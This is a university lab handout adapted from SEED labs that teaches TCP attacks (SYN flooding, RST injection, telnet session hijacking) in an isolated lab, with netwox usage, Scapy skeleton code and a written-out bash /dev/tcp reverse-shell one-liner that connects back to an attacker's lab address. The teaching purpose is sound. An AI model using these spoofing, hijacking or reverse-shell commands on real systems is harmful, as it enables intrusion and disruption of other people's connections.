TCP Protocol Attacks Lab [1]

1 Overview

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. In this lab, you need to conduct several attacks on the TCP protocol. This lab covers the following topics:


- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

Additional reading and related topics: A detailed coverage of the packet sniffing and spoofing attack can be found in Chapter 16 of *Computer and Internet Security: A Hands-on Approach*, 2nd edition (2019) by Wenliang Du. This chapter is freely available on author's book web site at `https://www.handsonsecurity.net/files/chapters/tcp_attacks.pdf`

Lab environment: This lab has been tested on a pre-built Ubuntu 16.04 VM installed on the lab machine, which can also be downloaded from the SEED website.

2 Environment Set up

Network Setup: To conduct this lab, you need to have at least 3 machines. One computer is used for attacking, the second computer is used as the victim, and the third computer is used as the observer. You can set up 3 virtual machines on the same host computer, or you can set up 2 virtual machines, and then use the host computer as the third computer. For this lab, we put all these three machines on the same LAN, the configuration is described in Figure 1.



[1] This lab is adapted from SEEDS labs available at `https://seedsecuritylabs.org`. Please see the end of this document for the related copyright statement.

Figure 1: Environment Setup

`Netwox` Tools:. We need tools to send out network packets of different types and with different contents. We can use `Netwag` to do that. However, the GUI interface of `Netwag` makes it difficult for us to automate the process. Therefore, we strongly suggest students to use its command-line version, the `Netwox` command, which is the underlying command invoked by `Netwag`.

`Netwox` consists of a suite of tools, each having a specific number. You can run a command like following (the parameters depend on which tool you are using). For some of the tool, you have to run it with the root privilege:

```
$ sudo netwox number [parameters ... ]
```

If you are not sure how to set the parameters, you can look at the manual by issuing "`netwox number --help`". You can also learn the parameter settings by running `Netwag`: for each command you execute from the graphic interface, `Netwag` actually invokes a corresponding `Netwox` command, and it displays the parameter settings. Therefore, you can simply copy and paste the displayed command.

Scapy Tool: You were introduced and used this tool in the first lab. Scapy is very well maintained and is widely used; while `Netwox` is not being maintained any more. However, part of tasks in this lab works better with `Netwox`.

3 Lab Tasks

In this lab, you need to conduct attacks on the TCP/IP protocols. You can use the `Netwox` tools and/or other tools in the attacks. All the attacks are performed on `Linux` operating systems.

To simplify the "guess" of TCP sequence numbers and source port numbers, we assume that attackers are on the same physical network as the victims. Therefore, you can use sniffer tools to get that information. The following is the list of attacks that need to be implemented

3.1 Task 1: SYN Flooding Attack




Figure 2: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victims TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victims queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the attack.

The size of the queue has a system-wide setting. In `Linux`, we can check the setting using the following command:

```
$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use command "`netstat -na`" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is `SYN-RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

In this task, you need to demonstrate the SYN flooding attack. You can use the `Netwox` tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is going on, run the"`netstat -na`" command on the victim machine, and compare the result with that before the attack. Please also describe how you know whether the attack is successful or not.

The corresponding Netwox tool for this task is numbered 76. Here is a simple help screen for this tool. You can also type"`netwox 76 --help`" to get the information.

Listing 1: The usage of the Netwox Tool 76

```
Title:  Synflood
    Usage: netwox 76 -i ip -p port [-s spoofip]
    Parameters:
    -i|--dst-ip ip              destination IP address
    -p|--dst-port port          destination port number
    -s|--spoofip spoofip        IP spoof initialzation type
```

SYN Cookie Countermeasure: If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defence mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the `sysctl` command to turn on/off the SYN cookie mechanism:

```
$ sudo sysctl -a | grep cookie     (Display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on  SYN cookie)
```

Run your attacks with the SYN cookie mechanism on and off, and compare the results. In your report, please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.

Note on Scapy: You will get better result for this task if you use `Netwox`.

4 Task 2: TCP RST Attacks on telnet and ssh Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST

packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch an TCP RST attack to break an existing `telnet` connection between A and B. After that, try the same attack on an `ssh` connection. Please describe your observations. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Using Netwox. The corresponding `Netwox` tool for this task is numbered 78. Here is a simple help screen or this tool.You can also type " `netwox 78 --help`" to get more information.

Listing 2: The usage of the Netwox Tool 78

```
Title: Reset every TCP packet
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
    Parameters:
    -d|--device device              device name {Eth0}
    -f|--filter filter              pcap filter
    -s|--spoofip spoofip            IP spoof initialization type {linkbraw}
```

You can also use Scapy to perform the TCP RST attack. A skeleton code is provided in the following (you need to replace each @@@@ with an actual value):

```
#!/usr/bin/python
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

5 Task 3: TCP RST Attacks on Video Streaming Applications

Let us make the TCP RST attack more interesting by experimenting it on the applications that are widely used in nowadays. We choose the video streaming application in this task. For this task, you can choose a video streaming web site that you are familiar with (we will not name any specific web site here). Most of video sharing websites establish a TCP connection with the client for streaming the video content. The attackers goal is to disrupt the TCP session established between the victim and video streaming machine. To simplify the lab, we assume that the attacker and the victim are on the same LAN. In the following, we describe the common interaction between a user (the victim) and some video-streaming web site:

- The victim browses for a video content in the video-streaming web site, and selects one of the videos for streaming.
- Normally video contents are hosted by a different machine, where all the video contents are located. After the victim selects a video, a TCP session will be established between the victim machine and the content server for the video streaming. The victim can then view the video he/she has selected.

Your task is to disrupt the video streaming by breaking the TCP connection between the victim and the content server. You can let the victim user browse the video-streaming site from another (virtual) machine or from the same (virtual) machine as the attacker. Please be noted that, to avoid liability issues, any attacking

packets should be targeted at the victim machine (which is the machine run by yourself), not at the content server machine (which does not belong to you). You only need to use `Netwox` for this task.

6 Task 4: TCP Session Hijacking




Figure 3: TCP Session Hijacking Attack

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a `telnet` session between two computers. Your goal is to get the the `telnet` server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Using Netwox: The corresponding Netwox tool for this task is numbered 40. Here is part of the manual for this tool. You can also type "`netwox 40 --help`" to get the full help information. You may also need to use Wireshark to find out the correct parameters for building the spoofed TCP packet.

Listing 3: The usage of the Netwox Tool 40

```
Title:  Spoof Ip4Tcp packet
    Usage: netwox 40 [parameters ...]
    Parameters:
    -l|--ip4-src ip                Source IP
    -m|--ip4-dst ip                Destination IP
    -j|--ip4-ttl uint32            Time to live
    -o|--tcp-src port              TCP Source port number
    -p|--tcp-dst port              TCP Destination port number
    -q|--tcp-seqnum uint32         TCP sequence number
    -E|--tcp-window uint32         TCP window size
    -r|--tcp-acknum uint32         TCP acknowledge number
    -z|--tcp-ack|+z|--no-tcp-ack   TCP ack bit
    -H|--tcp-data data             TCP data
```

You can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets. It should be noted in the TCP session hijacking section of the SEED book, the command listed there does not set all the fields of the TCP and IP headers. The fields that are not set will use the default value provided by `netwox`. Those default values work for Ubuntu 12.04, but some of them do not work for Ubuntu 16.04. If you use the SEED book as a reference, you need to set those fields accordingly, instead of using the default. All the fields that need to be set are listed in Listing 3.

In the `netwox` command above, the `tcp-data` part only takes hex data. If we want to inject a command string, which is typically represented as a human-readable ASCII string, we need to convert it

into a hex string. There are many ways to do that, but we will just use a very simple command in Python. In the following, we convert an ASCII string " `Hello World`" to a hex string (the quotation marks are not included).

```
$ python
>>> "Hello World".encode("hex")
'48656c6c6f20576f726c64'
```

Using Scapy: You can also use Scapy to conduct the TCP Session Hijacking attack. A skeleton code is provided in the following (you need to replace each @@@@ with an actual value):


```
#!/usr/bin/python
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

7 Task 5: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victims machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attackers machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, you need to demonstrate that you can achieve this goal.



(a) Use `netcat` to listen to connection

(b) Run the reverse shell

Figure 4: Reverse shell connection to the listening `netcat` process

To have a `bash` shell on a remote machine connect back to the attackers machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use `netcat`. This program allows us to specify a port number and can listen for a connection on that port. In Figure 4(a), `netcat` (`nc` for short) is used to listen for a connection on port 9090. In Figure 4(b), the `/bin/bash` command represents the command that would normally be executed on a compromised server. This command has the following pieces:

- "`/bin/bash -i`": `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- "`> /dev/tcp/10.0.2.4/9090`": This causes the output (`stdout`) of the shell to be redirected to the tcp connection to `10.0.2.4`s port `9090`. The output `stdout` is represented by file descriptor number 1.
- "`0<&1`": File descriptor 0 represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the tcp connection.
- "`2>&1`": File descriptor 2 represents standard error stderr. This causes the error output to be redirected to the tcp connection.

In summary,"`/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1`"starts a `bash` shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. In Figure 4(a), when the `bash` shell command is executed on `10.0.2.8`, it connects back to the `netcat` process started on `10.0.2.4`. This is confirmed via the "`Connection 10.0.2.8 accepted`" message displayed by `netcat`.

The shell prompt obtained from the connection is now connected to the `bash` shell. This can be observed from the difference in the current working directory (printed via pwd). Before the connection was established, the `pwd` returned `/home/seed`. Once `netcat` is connected to `bash`, `pwd`]in the new shell returns `/home/seed/Documents` (directory corresponding to where `/bin/bash` is started from). We can also observe the IP address displayed in the shell prompt is also changed to `10.0.2.8`, which is the same as that on the server machine. The output from `netstat` shows the established connection.

The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the `telnet` server in our setup, but in this task, you do not have such an access. Your

task is to launch an TCP session hijacking attack on an existing `telnet` session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server. You can use either `Netwox` or `Scapy` for this task (using `Scapy` is more convenient).

8 Submission

You need to submit a detailed lab report that should include:

- The design of your attacks, including the attacking strategies, the packets that you use in your attacks, the tools that you used, etc.
- You also need to comment on whether your attack was successful? How did you know whether it has succeeded or not? What did you expect to see? What (else) have you observed?

Simply attaching code without any explanation will not receive credits. You also will be asked to demo your work, and answer any questions the TA may have about it. It is **important** to note that without doing a demo, you will receive a grade of zero for the lab. All members of your group should attend, and be able to answer TA's question, that is you should make sure that every member of your group knows and can answer these questions. If the answer to questions are incomplete by any members of the group, your lab group mark will reflect that. If any member of your group is not present during the demo session, his/her mark will be zero, even if his/her name is included in the report. You are encouraged to work closely with all group members on all parts of the lab, and report any potential issues to the TAs immediately.

Have Fun! ☺